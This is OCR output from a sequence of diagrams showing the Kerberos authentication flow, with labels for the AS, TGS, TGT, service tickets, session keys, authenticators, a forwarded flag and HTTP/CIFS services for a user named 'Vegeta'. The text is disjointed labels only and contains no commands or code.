

AS
Vegeta
TGT
encTGSRep
TGS
NTDS
TGT
Info
Auth
Vegeta
15:00
Forwarded... huh?
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator




TGT
ST
TGT
encTGSRep
Info
Forwarded flag!
Vegeta
AS
NTDS
TGS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator




TGT
ST
TGT
Auth
TGT
Auth
Vegeta
Auth
ST
AS
NTDS
TGS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator



AS
Vegeta
NTDS
TGS
ST
Info
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator





AS
Vegeta
NTDS
TGS
TGT
Auth
Auth
TGT
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator




AS
Vegeta
NTDS
TGS
TGT
Auth
Auth
Auth
TGT
CIFS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator



AS
TGT
Info
Auth
Vegeta
15:00
Vegeta
NTDS
TGS
ST
encTGSRep
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator

